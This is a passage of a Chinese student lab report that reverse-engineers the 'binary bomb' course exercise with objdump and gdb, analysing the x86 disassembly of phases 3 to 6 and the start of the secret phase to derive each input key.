如果阶段 2 运行无误，那么将会从第一条 mov 指令开始指令，“mov 0x18(%esp),%eax”指令将第一个数字 0x18(%esp)移入寄存器 eax 中。接下来的一条指令将会根据 eax 的值跳转到不同的地方继续执行。不难发现，从该条 jmp 指令开始，从后的每条 mov 和 jmp(8048c83 处的 call 指令经分析无实际作用，最后各分支省去了 jmp 指令)指令都构成一个分支，分别执行两个操作，一个是赋给 eax 一个不同的值，另一个是跳转到 8048c8f 处。由于分支较短，为了避免计算，我们直接利用 gdb 跟踪跳转(具体方法不做详述，参考 phase\_1)。由阶段 2 知，第 1 个数字小于等于 7，我们不妨取为 7，第 2 个数字随机输入一个，然后利用“ni”单步执行，跟踪其跳转，发现第 1 个数字为 7，对应的分支的 mov 指令为“mov \$0x26d,%eax”，然后跳转到 8048c8f 处“cmp 0x1c(%esp),%eax”，即与第 2 个数字作比较，不相等引爆炸弹，因此可知当第 1 个数字为 7 时，第二个数字为 26D=621。

#### (4) 结束阶段

```

8048c9a:  83 c4 2c                          add     $0x2c,%esp
8048c9d:  c3                                ret


```

该阶段的功能是回收局部空间(add 指令)、和返回(ret)。

综上,可以判断 phase\_3 的一个 key 为: 7 621。根据阶段 3 给出的方法,还可以得到 phase\_3 的另外 6 个同样正确的 key。

#### 4. 实验结果:

运行 bomb 程序,即输入指令“./bomb”,然后输入刚才破解得到的第三阶段的 1 个正确的 key “7 621”,程序运行截图如图 2-3-1 所示



```
dracula@localhost:~/Documents/IT_Study/system_fundamental/U201410081 - □ ×
File Edit View Search Terminal Help
Shell: bash 4.3.42
Resolution: 1920x1080
DE: Gnome
WM: GNOME Shell
WM Theme: Adwaita
GTK Theme: Adwaita [GTK2/3]
Icon Theme: gnome
Font: Cantarell 11
CPU: Intel Core i7-4710MQ CPU @ 3.5GHz
RAM: 6200MiB / 7900MiB

`./:~++0000+:
`./+++/+++++:
`./+++++/+++++:
`./+++000000000000000/`
./000SSSSS0++0SSSSSS0+`
.00SSSSS0-`/0SSSSS+`
-0SSSSS0. :SSSSSS0.
:0SSSSS/ 0SSSS0+++.
/0SSSSSS/ +SSSS000/-
/0SSSSS0+/- -:/+0SSSS0+
+SS0+:-` -:/+0S0:
`++:~` -:/+
`./:~++0000+:

[dracula@localhost]~[~/Documents/IT_Study/system_fundamental/U201410081]
$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
All your base are belong to us.
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2. Keep going!
7 621
Halfway there!
```

图 2-3-1 phase\_3 difused 运行截图

输出提示“Halfway there!”,表明已经拆除了第三阶段的炸弹,程序等待输入第四个阶段的拆弹密码。将 phase\_3 的 key 存入 keys 的第三行,运行命令时加入参数“key”与上述输入过程得到的结果相同,即执行指令“./bomb keys”。

## 2.2.4 阶段 4 phase\_4

### 1. 任务描述:

考察机器级语言程序的递归调用的实现和对应的堆栈变化。需要通过分析反汇编可执行程序得到的汇编源码,明确程序中的递归调用过程,清楚递归调用时堆栈保存中数据,并通过递归调用过程及其中的比较语句猜出需要输入的内容,从而得到 phase\_4 的 key,解除 phase\_4 阶段的炸弹。

### 2. 实验设计:

首先,利用 objdump 命令生成反汇编后汇编代码:

```
objdump -d bomb > bomb.asm
```

由于我使用的文本编辑器的是 vim,因此为了能够对指令高亮,将后缀

指定为 .asm，下面，我将给出本次实验的实验环境：

系统：Linux 4.5.1-1-ARCH x86\_64

文本编辑器：Vim-7.4

objdump：objdump-2.26

gdb：gdb-7.11

然后使用 vim 打开 bomb.asm，对汇编源码中的 phase\_4 函数进行分析。

### 3. 实验过程：

phase\_4 的前面部分与 phase\_3 基本完全相同，均是调用 sscanf 读取了 2 个数字到 0x18(%esp) 和 0x1c(%esp)，这部分的具体分析见 phase\_3 的阶段 1。

然后接下来的 5 条指令：

```
8048d26: 83 f8 02          cmp    $0x2,%eax
8048d29: 75 07             jne    8048d32 <phase_4+0x33>
8048d2b: 83 7c 24 18 0e    cmpl   $0xe,0x18(%esp)
8048d30: 76 05             jbe    8048d37 <phase_4+0x38>
8048d32: e8 ee 03 00 00    call   8049125 <explode_bomb>
```

则是判断 sscanf 读入的字符个数是否为 2 以及第一个数字是否小于等于 0xe=14，如果是继续执行，否则引爆炸弹。

phase\_4 剩余的指令代码如下：

```
8048d37: c7 44 24 08 0e 00 00 movl   $0xe,0x8(%esp)      ;b
8048d3e: 00
8048d3f: c7 44 24 04 00 00 00 movl   $0x0,0x4(%esp)      ;a
8048d46: 00
8048d47: 8b 44 24 18       mov    0x18(%esp),%eax
8048d4b: 89 04 24          mov    %eax,(%esp)        ;x
8048d4e: e8 4b ff ff ff    call   8048c9e <func4>
8048d53: 83 f8 03          cmp    $0x3,%eax
8048d56: 75 07             jne    8048d5f <phase_4+0x60>
8048d58: 83 7c 24 1c 03    cmpl   $0x3,0x1c(%esp)
8048d5d: 74 05             je     8048d64 <phase_4+0x65>
```

```

8048d5f:  e8 c1 03 00 00      call    8049125 <explode_bomb>
8048d64:  83 c4 2c            add     $0x2c,%esp
8048d67:  c3                 ret

```

这段代码的主要功能有：采用堆栈法为 func4 传参，调用 func4 函数，判断 func4 函数的返回值(存在 eax 中)是否为 3 以及第 2 个数字是否为 3，如果是则 phase\_4 被解决，否则引爆炸弹。可见，phase\_4 的 key 包含两个数字，第 1 个数字应作为参数使得 func4 的返回值为 3，第 2 个数字为 3。

为了后面的分析方便，我们将传入 func 的 3 个参数按照从站定到栈底的顺序依次设为 x、a、b，在 phase\_4 中调用 func4 时，x 是 key 中第一个数字，a=0，b=e。接下来，分析 func4 的函数体，将分成两部分分析：

第一部分，包括如下指令代码：

```

8048c9e:  56                 push    %esi
8048c9f:  53                 push    %ebx
8048ca0:  83 ec 14           sub     $0x14,%esp
8048ca3:  8b 54 24 20        mov     0x20(%esp),%edx      ;x
8048ca7:  8b 44 24 24        mov     0x24(%esp),%eax      ;a
8048cab:  8b 5c 24 28        mov     0x28(%esp),%ebx      ;b
8048caf:  89 d9             mov     %ebx,%ecx
8048cb1:  29 c1             sub     %eax,%ecx
8048cb3:  89 ce             mov     %ecx,%esi
8048cb5:  c1 ee 1f          shr     $0x1f,%esi
8048cb8:  01 f1             add     %esi,%ecx
8048cba:  d1 f9             sar     %ecx
8048cbc:  01 c1             add     %eax,%ecx

```

push 指令个 sub 指令主要是保护现场和申请局部空间，接下的 3 条 mov 指令则是将 3 个参数取到寄存器中，然后剩下的一系列操作，可以归结为进行了这样的运算： $((a+b)+\text{Sgn}(b-a))/2 \rightarrow \text{ecx}$ ， $\text{Sgn}(b-a) \rightarrow \text{esi}$  (Sgn 表示符号位)。

第二部分，逻辑相对复杂，主要将刚才运算得到的 ecx 的值与 edx 进行比较，然后根据结果进行不同的操作：



8048cbe:	39 d1	cmp	%edx,%ecx
8048cc0:	7e 17	jle	8048cd9 <func4+0x3b>
8048cc2:	83 e9 01	sub	\$0x1,%ecx
8048cc5:	89 4c 24 08	mov	%ecx,0x8(%esp)
8048cc9:	89 44 24 04	mov	%eax,0x4(%esp)
8048ccd:	89 14 24	mov	%edx, (%esp)
8048cd0:	e8 c9 ff ff ff	call	8048c9e <func4>
8048cd5:	01 c0	add	%eax,%eax
8048cd7:	eb 20	jmp	8048cf9 <func4+0x5b>
8048cd9:	b8 00 00 00 00	mov	\$0x0,%eax
8048cde:	39 d1	cmp	%edx,%ecx
8048ce0:	7d 17	jge	8048cf9 <func4+0x5b>
8048ce2:	89 5c 24 08	mov	%ebx,0x8(%esp)
8048ce6:	83 c1 01	add	\$0x1,%ecx
8048ce9:	89 4c 24 04	mov	%ecx,0x4(%esp)
8048ced:	89 14 24	mov	%edx, (%esp)
8048cf0:	e8 a9 ff ff ff	call	8048c9e <func4>
8048cf5:	8d 44 00 01	lea	0x1(%eax,%eax,1),%eax
8048cf9:	83 c4 14	add	\$0x14,%esp
8048cfc:	5b	pop	%ebx
8048cfd:	5e	pop	%esi
8048cfe:	c3	ret	


通过对上述代码的分析，我们可以将其分为三种情况，分别对应 ecx(第 1 部分运算结果)与 edx(x)的三种关系：大于、等于和小于。若 ecx 大于 edx，即不会执行 jle 语句，则递归调用 func4(x=x, a=a(0), b=ecx-1) (这里只为说明参数的调用情况)，然后 eax+eax->eax，并返回；若 ecx 等于 edx，即执行 jle 与 jge 语句，则 0->eax，然后返回；若 ecx 小于 edx，则只执行 jle 语句不执行 jge 语句，则递归调用 func4(x=x, a=ecx+1, b=ebx(0xe=14))，然后 eax+eax+1->eax，并返回。

由于 phase\_4 要求 func\_4 的返回值应为 3，即 func\_4 返回 phase\_4 调用处时  $eax=3=2*1+1$ ，且 3 不是 2 的倍数和 0，则根据前述分析，ecx 大于等于 edx 的情况均不满足条件，因此第一次调用，应满足 ecx 小于 edx，代入  $a=0$ ， $b=14$  知  $x>7$ ，此时递归调用  $func_4(x=x, a=ecx+1=8, b=ebx=0xe=14)$ ；根据第一次调用时 eax 的值，知第二次递归调用 func\_4 时的返回值  $eax=1$ ，而 ecx 大于等于 edx 的情况均不能得到  $eax=1$ ，故知第二次递归调用应满足 ecx 小于 edx，代入  $a=8$ ， $b=14$  知  $x>11$ ，此时递归调用  $func_4(x=x, a=ecx+1=12, b=ebx=0xe=14)$ ；根据第二次调用时 eax 的值，知第三次递归调用 func\_4 时的返回值  $eax=0$ ，则根据前述分析，ecx 应等于 edx，代入  $a=12$ ， $b=14$  知  $x=edx=13$ 。

综上，可以判断 phase\_4 的 key 为：13 3。

#### 4. 实验结果：

运行 bomb 程序，即输入指令“./bomb”，然后输入刚才破解得到的第四阶段的 key “13 3”，程序运行截图如图 2-4-1 所示



```
dracula@localhost:~/Documents/IT_Study/system fundamental/U201410081
File Edit View Search Terminal Help
./+++++++
./+++0000000000000000/
./000SSSS0++0SSSSSS0+
.00SSSS0-`/0SSSSS+
-0SSSSS0. :SSSSSS0.
:0SSSSS/ 0SSSS0+++
/0SSSSSSS/ +SSSS000/-
/0SSSSS0+/- :/+0SSSS0+
+SS0+:-`./+0S0:
++!
[dracula@localhost]~[~/Documents/IT_Study/system fundamental/U201410081]
$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
All your base are belong to us.
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2. Keep going!
7 621
Halfway there!
13 3
So you got that one. Try this one.
```

图 2-4-1 phase\_4 difused 运行截图

输出提示“**So you got that one. Try this one.**”，表明已经拆除了第四阶段的炸弹，程序等待输入第五个阶段的拆弹密码。将 phase\_4 的 key 存入 keys 的第四行，运行命令时加入参数“key”与上述输入过程得到的结果相同，即执行指令“./bomb keys”。

### 2.2.5 阶段 5 phase\_5

#### 1. 任务描述：

考察机器级语言程序的指针的实现。需要通过分析反汇编可执行程序得到的汇编源码，明确程序中的指针的使用方法和其指向的内容，并通过比较语句猜出需要输入的内容与在内存中存放的数据的关系，从而得到 phase\_5 的 key，解除 phase\_5 阶段的炸弹。

## 2. 实验设计：

首先，利用 objdump 命令生成反汇编后汇编代码：

```
objdump -d bomb > bomb.asm
```

由于我使用的文本编辑器的是 vim，因此为了能够对指令高亮，将后缀指定为 .asm，下面，我将给出本次实验的实验环境：

系统：Linux 4.5.1-1-ARCH x86\_64

文本编辑器：Vim-7.4

objdump：objdump-2.26

gdb：gdb-7.11

然后使用 vim 打开 bomb.asm，对汇编源码中的 phase\_5 函数进行分析。

## 3. 实验过程：

phase\_5 的前面部分与 phase\_3 和 phase\_4 基本完全相同，均是调用 sscanf 读取了 2 个数字到 0x18(%esp) 和 0x1c(%esp)，这部分的具体分析见 phase\_3 的阶段 1。

然后接下来的 8 条指令：

```
8048d26: 83 f8 02          cmp     $0x2,%eax
8048d8f: 83 f8 01          cmp     $0x1,%eax
8048d92: 7f 05            jg      8048d99 <phase_5+0x31>
8048d94: e8 8c 03 00 00    call   8049125 <explode_bomb>
8048d99: 8b 44 24 18       mov     0x18(%esp),%eax
8048d9d: 83 e0 0f          and     $0xf,%eax
8048da0: 89 44 24 18       mov     %eax,0x18(%esp)
8048da4: 83 f8 0f          cmp     $0xf,%eax
8048da7: 74 2a            je      8048dd3 <phase_5+0x6b>
```

则是判断 sscanf 读入的字符个数是否大于 1(即是否等于 2) 以及第 1 个数字的低 4 位是否不全为 1，如果是继续执行，否则引爆炸弹。注意，此时 eax 中存储的是第 1 个数字。

phase\_5 剩余的指令代码如下：

```
8048da9: b9 00 00 00 00    mov     $0x0,%ecx
```

```

8048dae:  ba 00 00 00 00      mov     $0x0,%edx
8048db3:  83 c2 01             add     $0x1,%edx
8048db6:  8b 04 85 c0 a1 04 08  mov     0x804a1c0(,%eax,4),%eax
8048dbd:  01 c1               add     %eax,%ecx
8048dbf:  83 f8 0f            cmp     $0xf,%eax
8048dc2:  75 ef              jne     8048db3 <phase_5+0x4b>
8048dc4:  89 44 24 18         mov     %eax,0x18(%esp)
8048dc8:  83 fa 0f            cmp     $0xf,%edx
8048dcb:  75 06              jne     8048dd3 <phase_5+0x6b>
8048dcd:  3b 4c 24 1c         cmp     0x1c(%esp),%ecx
8048dd1:  74 05              je      8048dd8 <phase_5+0x70>
8048dd3:  e8 4d 03 00 00      call   8049125 <explode_bomb>
8048dd8:  83 c4 2c            add     $0x2c,%esp
8048ddb:  c3                 ret

```

对这部分代码进行分析，首先，注意到 8048db3~8048dc2 中间的代码部分构成了循环体，则前两条 mov 指令进行的是循环前的初始化，接下来，重点分析循环体的内部，第一条为 add 加 1 指令，因此我们推测 edx 作为循环计数寄存器，接下来的 mov 指令“mov 0x804a1c0(,%eax,4),%eax”涉及到了一个地址 0x804a1c0，暂时不考虑其内容，只明确这条 mov 指令是根据当前 eax 的值寻址一个值再赋给 eax，接下来把 eax 与 ecx 的内容相加赋给 ecx “add %eax,%ecx”，因此推测 ecx 为累加和的结果寄存器，然后是两条 cmp 和 jne 指令，可以看出这是循环控制体，只要 eax 不为 0xf=15，就接着循环。退出循环后，是两组 cmp 与 je/jne 指令，分别将 edx 与 0xf=15 进行比较，将输入的第 2 个数字(0x1c(%esp))与 ecx 比较，结合前面的分析，只有当 edx=15 即循环了 15 次且输入的第 2 个数字为循环的累加和 ecx 时才能通过 phase\_5 而不引爆炸弹。这时，再返回循环体，分析刚才没有分析的地址 0x804a1c0。通过 gdb 进行查询，发现 0x804a1c0 对应的是数组 array 的首址，查询结果如下：

```

0x804a1c0 <array.3143>: 0x0000000a      0x00000002      0x0000000e
0x00000007

```

```

0x804a1d0 <array.3143+16>:      0x00000008      0x0000000c
0x0000000f      0x0000000b
0x804a1e0 <array.3143+32>:      0x00000000      0x00000004
0x00000001      0x0000000d
0x804a1f0 <array.3143+48>:      0x00000003      0x00000009
0x00000006      0x00000005

```

通过观察，发现在 array 中乱序存放着 0~16，整理后，得到 index 和 value 的关系如左边表所示。

Index	Value
0	10
1	2
2	14
3	7
4	8
5	12
6	15
7	11
8	0
9	4
10	1
11	13
12	3
13	9
14	6
15	5

edx	eax
15	6
14	14
13	2
12	1
11	10
10	0
9	8
8	4
7	9
6	13
5	11
4	7
3	3
2	12
1	5

根据前面的分析知，最后退出循环时 eax=15，那么根据左表可知 edx=15 时，对应的 eax 应为 6，这样根据指令 “mov 0x804a1c0(,%eax,4),%eax”，才能得到 eax=15。而要 eax 为 6，那么在 edx=14 时，eax 应为 14…以此类推，直到



```
objdump -d bomb > bomb.asm
```

由于我使用的文本编辑器的是 vim，因此为了能够对指令高亮，将后缀指定为 .asm，下面，我将给出本次实验的实验环境：

系统：Linux 4.5.1-1-ARCH x86\_64

文本编辑器：Vim-7.4

objdump：objdump-2.26

gdb：gdb-7.11

然后使用 vim 打开 bomb.asm，对汇编源码中的 phase\_6 函数进行分析。

### 3. 实验过程：

phase\_6 的前面部分与 phase\_2 基本完全相同，均是调用 read\_six\_numbers 读取了 6 个数字到 0x10(%esp) 之后的 24 个字节，这部分的具体分析见 phase\_2 的阶段 1。

然后接下来的指令部分构成了一个二层循环：

```
8048df5:  be 00 00 00 00      mov     $0x0,%esi
8048dfa:  8b 44 b4 10      mov     0x10(%esp,%esi,4),%eax
8048dfe:  83 e8 01          sub     $0x1,%eax
8048e01:  83 f8 05          cmp     $0x5,%eax
8048e04:  76 05            jbe     8048e0b <phase_6+0x2f>
8048e06:  e8 1a 03 00 00    call    8049125 <explode_bomb>
8048e0b:  83 c6 01          add     $0x1,%esi
8048e0e:  83 fe 06          cmp     $0x6,%esi
8048e11:  75 07            jne     8048e1a <phase_6+0x3e>
8048e13:  bb 00 00 00 00    mov     $0x0,%ebx
8048e18:  eb 39            jmp     8048e53 <phase_6+0x77>
8048e1a:  89 f3            mov     %esi,%ebx
8048e1c:  8b 44 9c 10      mov     0x10(%esp,%ebx,4),%eax
8048e20:  39 44 b4 0c      cmp     %eax,0xc(%esp,%esi,4)
8048e24:  75 05            jne     8048e2b <phase_6+0x4f>
8048e26:  e8 fa 02 00 00    call    8049125 <explode_bomb>
```



```

8048e2b:  83 c3 01          add    $0x1,%ebx
8048e2e:  83 fb 05          cmp    $0x5,%ebx
8048e31:  7e e9            jle    8048e1c <phase_6+0x40>
8048e33:  eb c5            jmp    8048dfa <phase_6+0x1e>

```

其中 esi 控制外层循环，共循环 6 次，依次遍历输入的第 1 个数字到第 6 个数字，并判断每个数字是否小于等于 6 且大于 0(“sub \$0x1,%eax cmp \$0x5,%eax”)这种判断方法排出了等于 0 的情形，判断完成后进入内层循环，内层循环用于判断当前数字是否与前面输入的数字均不相同。因此，通过这个二层循环，我们可以看到 phase\_6 对输入的 6 个数字的最基本要求，那就是要输入 1~6，只是顺序暂时不知道。

紧接着，下面的一部分将会按照输入的 1~6 的顺序对原有链表进行排序，这个排序分成两部分，第一部分是根据输入的 1~6 的顺序对应将原有链表的 6 个结点的地址依次存放在栈中，第二部分是根据栈中按新顺序存放的节点地址对链表进行调整(修改指向下一结点的指针)。这个排序的意思是若原有链表按顺序依次标记为 1、2、3、4、5、6，且用户输入的 1~6 的顺序为 3 1 2 4 5 6，则原来的链表也将调整为 3、1、2、4、5、6。

第一部分的指令代码如下：

```

8048e35:  8b 52 08          mov    0x8(%edx),%edx
8048e38:  83 c0 01          add    $0x1,%eax
8048e3b:  39 c8            cmp    %ecx,%eax
8048e3d:  75 f6            jne    8048e35 <phase_6+0x59>
8048e3f:  90              nop
8048e40:  eb 05            jmp    8048e47 <phase_6+0x6b>
8048e42:  ba 3c c1 04 08    mov    $0x804c13c,%edx
8048e47:  89 54 b4 28        mov    %edx,0x28(%esp,%esi,4)
8048e4b:  83 c3 01          add    $0x1,%ebx
8048e4e:  83 fb 06          cmp    $0x6,%ebx
8048e51:  74 17            je     8048e6a <phase_6+0x8e>

```

```

8048e53: 89 de          mov    %ebx,%esi
8048e55: 8b 4c 9c 10     mov    0x10(%esp,%ebx,4),%ecx
8048e59: 83 f9 01        cmp    $0x1,%ecx
8048e5c: 7e e4          jle    8048e42 <phase_6+0x66>
8048e5e: b8 01 00 00 00  mov    $0x1,%eax
8048e63: ba 3c c1 04 08  mov    $0x804c13c,%edx
8048e68: eb cb          jmp     8048e35 <phase_6+0x59>

```

如果二层循环无误执行，将会从 8048e53 处开始执行。关于循环的具体细节这里不做详述(与前几个 phase 的循环大同小异)，这里关注更多的是链表的循环，涉及到链表循环最重要的语句有“\$0x804c13c,%edx”、“mov 0x8(%edx),%edx”。通过 gdb 可以观察 0x804c13 处存放的数据信息如下：

```

0x804c13c <node1>:      0x0000008f      0x00000001      0x0804c148
0x000002be
0x804c14c <node2+4>:    0x00000002      0x0804c154      0x00000095
0x00000003
0x804c15c <node3+8>:    0x0804c160      0x000000ea      0x00000004
0x0804c16c
0x804c16c <node5>:      0x0000004c      0x00000005      0x0804c178
0x0000039b
0x804c17c <node6+4>:    0x00000006      0x00000000

```

借助地址后面的标记，不难分析出每个 node 占 12 个字节，其中后 4 个字节为指向下一结点的指针，即下一节点的地址。因此“mov 0x8(%edx),%edx”表示的是将下节点的地址赋给 edx。

第二部分的指令代码如下：

```

8048e35: 8b 52 08        mov    0x8(%edx),%edx
8048e6a: 8b 5c 24 28     mov    0x28(%esp),%ebx
8048e6e: 8d 44 24 2c     lea    0x2c(%esp),%eax
8048e72: 8d 74 24 40     lea    0x40(%esp),%esi
8048e76: 89 d9          mov    %ebx,%ecx

```

```

8048e78: 8b 10          mov    (%eax), %edx
8048e7a: 89 51 08       mov    %edx, 0x8(%ecx)
8048e7d: 83 c0 04       add    $0x4, %eax
8048e80: 39 f0         cmp    %esi, %eax
8048e82: 74 04         je     8048e88 <phase_6+0xac>
8048e84: 89 d1         mov    %edx, %ecx
8048e86: eb f0         jmp    8048e78 <phase_6+0x9c>
8048e88: c7 42 08 00 00 00 00 movl   $0x0, 0x8(%edx)

```

这部分的关键是指令“`mov %edx, 0x8(%ecx)`”，即将新顺序中下一节点的地址放到当前节点的后四个字节，最后一条 `movl` 指令则是将最后一个节点指向下一结点的指针置空。该部分循环完毕后，链表将会按照输入的指定的顺序依次相连。

phase\_6 的剩余指令代码部分如下：

```

8048e88: c7 42 08 00 00 00 00 movl   $0x0, 0x8(%edx)
8048e8f: be 05 00 00 00      mov    $0x5, %esi
8048e94: 8b 43 08           mov    0x8(%ebx), %eax
8048e97: 8b 00             mov    (%eax), %eax
8048e99: 39 03            cmp    %eax, (%ebx)
8048e9b: 7e 05            jle    8048ea2 <phase_6+0xc6>
8048e9d: e8 83 02 00 00     call   8049125 <explode_bomb>
8048ea2: 8b 5b 08           mov    0x8(%ebx), %ebx
8048ea5: 83 ee 01          sub    $0x1, %esi
8048ea8: 75 ea            jne    8048e94 <phase_6+0xb8>
8048eaa: 83 c4 44          add    $0x44, %esp
8048ead: 5b              pop    %ebx
8048eae: 5e              pop    %esi
8048eaf: c3              ret

```

这部分才是确定 1~6 顺序的关键所在。通过前面的分析可以知道，phase\_6 将会按照输入的 1~6 的顺序对链表进行重新排序，那么 1~6 具体的顺序便是由这

部分分析得到。不难分析出，这部分实际上是一个循环，循环次数由 esi 确定，共循环 5 次，循环完毕边返回。可见只有循环 5 次且中间不退出循环才能通过 phase\_6。接下来分析循环体，循环体中唯一决定是否退出循环的是一条 cmp 指令“cmp %eax, (%ebx)”，而 eax 的值可分别由“mov 0x8(%ebx), %eax”和“mov (%eax), %eax”得到，而 ebx 则是由每次循环时执行“mov 0x8(%ebx), %ebx”得到，因此，可以分析出，cmp 指令比较的是下一节点和当前节点前 4 个字节存放的数据的大小，且应该是按照前 4 个字节从小到大的顺序对链表进行排序，原来链表的 6 个节点前四个字节存放的数据以此为：

1:0x8f、2:0x2be、3:0x95、4:0xea、5:0x4c、6:0x396

综上，可以判断 phase\_6 的 key 为：5 1 3 4 2 6。

4. 实验结果：

运行 bomb 程序，即输入指令“./bomb”，然后输入刚才破解得到的第六阶段的 key “5 1 3 4 2 6”，程序运行截图如图 2-6-1 所示




图 2-6-1 phase\_6 difused 运行截图

输出提示“Congratulations! You’ve defused the bomb!”，表明已经拆除了第六阶段的炸弹，程序运行完毕(未激活隐藏阶段下)。将 phase\_6 的 key 存入 keys 的第六行，运行命令时加入参数“key”与上述输入过程得到的结果相同，即执行指令“./bomb keys”。

2.2.7 隐藏阶段 secret\_phase

1. 任务描述：

通过对汇编源码的分析，得到激活隐藏阶段的方式并激活隐藏阶段，然后像前面 6 个阶段一样破解得到隐藏阶段的 key。

## 2. 实验设计：

首先，利用 objdump 命令生成反汇编后汇编代码：

```
objdump -d bomb > bomb.asm
```

由于我使用的文本编辑器的是 vim，因此为了能够对指令高亮，将后缀指定为.asm，下面，我将给出本次实验的实验环境：

系统：Linux 4.5.1-1-ARCH x86\_64

文本编辑器：Vim-7.4

objdump：objdump-2.26

gdb：gdb-7.11

然后使用 vim 打开 bomb.asm，对汇编源码中的 secret\_phase 函数进行分析。

## 3. 实验过程：

通过了前 6 个 phase 后，开始思考如何激活隐藏关卡。在反汇编得到的指令代码中，紧跟着 phase\_6 函数的是 fun7 函数，这个函数在 phase 1~6 中根本没有出现过，因此搜索了一下，发现除了 fun7 函数本身，它只在函数 secret\_phase 中被调用了。secret\_phase 又是什么呢？显然猜测是隐藏关卡，那么如何激活呢？于是我接着搜索了 secret\_phase，发现除了 secret\_phase 函数本身，它只在函数 phase\_defused 中被调用。而且在 phase\_defused 中，调用 secret\_phase 函数前，有一个判断“`cmpl $0x6, 0x804c3c8 jne 8049323 <phase_defused+0x8d>`”，利用 gdb 查询可知，0x804c3c8 中存储的是当前的 phase 数，经分析知，当前仅当 phase 为 6 时，才有可能触发 secret\_phase。

正在这时，我们的 qq 群也有同学发现了同样的问题，即 PPT 与老师都告诉我们在 phase\_4 的 key 后输入一个字符串才有可能激活隐藏关卡。所以这个 6 似乎应该改为 4 才对。正巧这时，我们的班的 QQ 群里也有人在讨论这个问题，他们都认为应该是在 phase\_6 的 key 后输入一个字符串才有可能激活隐藏关卡。这样，我也以为是 ppt 是错的，即应该是在 phase\_6 的 key 后输入一个字符串才有可能激活隐藏关卡。

在 phase 数为 6 后，执行的指令代码如下：

```
80492b1:  8d 44 24 2c          lea    0x2c(%esp), %eax
80492b5:  89 44 24 10          mov    %eax, 0x10(%esp)
80492b9:  8d 44 24 28          lea    0x28(%esp), %eax
80492bd:  89 44 24 0c          mov    %eax, 0xc(%esp)
80492c1:  8d 44 24 24          lea    0x24(%esp), %eax
80492c5:  89 44 24 08          mov    %eax, 0x8(%esp)
80492c9:  c7 44 24 04 69 a3 04  movl   $0x804a369, 0x4(%esp)
80492d0:  08
80492d1:  c7 04 24 d0 c4 04 08  movl   $0x804c4d0, (%esp)
80492d8:  e8 83 f5 ff ff      call  <__isoc99_sscanf@plt>
```

这部分指令其实实现的功能就是为 sscanf 采用堆栈法传参，并调用 sscanf。利用 gdb 可以获取存储在 0x804a369 的字符串为“%d %d %s”，因此可知此 sscanf 读取两个数字一个字符串。但是，我发现，无论我在 phase\_6 的 key 后加什么参数甚至不加，都不会激活隐藏关卡，原因是 sscanf 的返回值（存在 eax 中）总是 2 而不是 3。我百思不得其解。

于是，我利用 gdb 获取了 0x804a369 存储的数据，为“13 3”，而且执行完 sscanf 后，0x24(%esp)、0x28(%esp)中总是分别存放 0xd=13、3。这开始让我思考 sscanf 的参数意义。查了相关资料后，我了解到 sscanf 的第一个参数代表的是输入数据的存储地址。我恍然大悟，突然就明白了 13 3 的特殊之处在哪，这明明就是 phase\_4 的 key 啊，也知道了确实应该在 phase\_4 的 key 后加一字符串才能激活隐藏关卡。在判断完 sscanf 的返回值是否为 3 后，是如下代码：

```
80492e0:  75 35                jne8049317 <phase_defused+0x81>
80492e2:  c7 44 24 04 72 a3 04  movl   $0x804a372, 0x4(%esp)
80492e9:  08
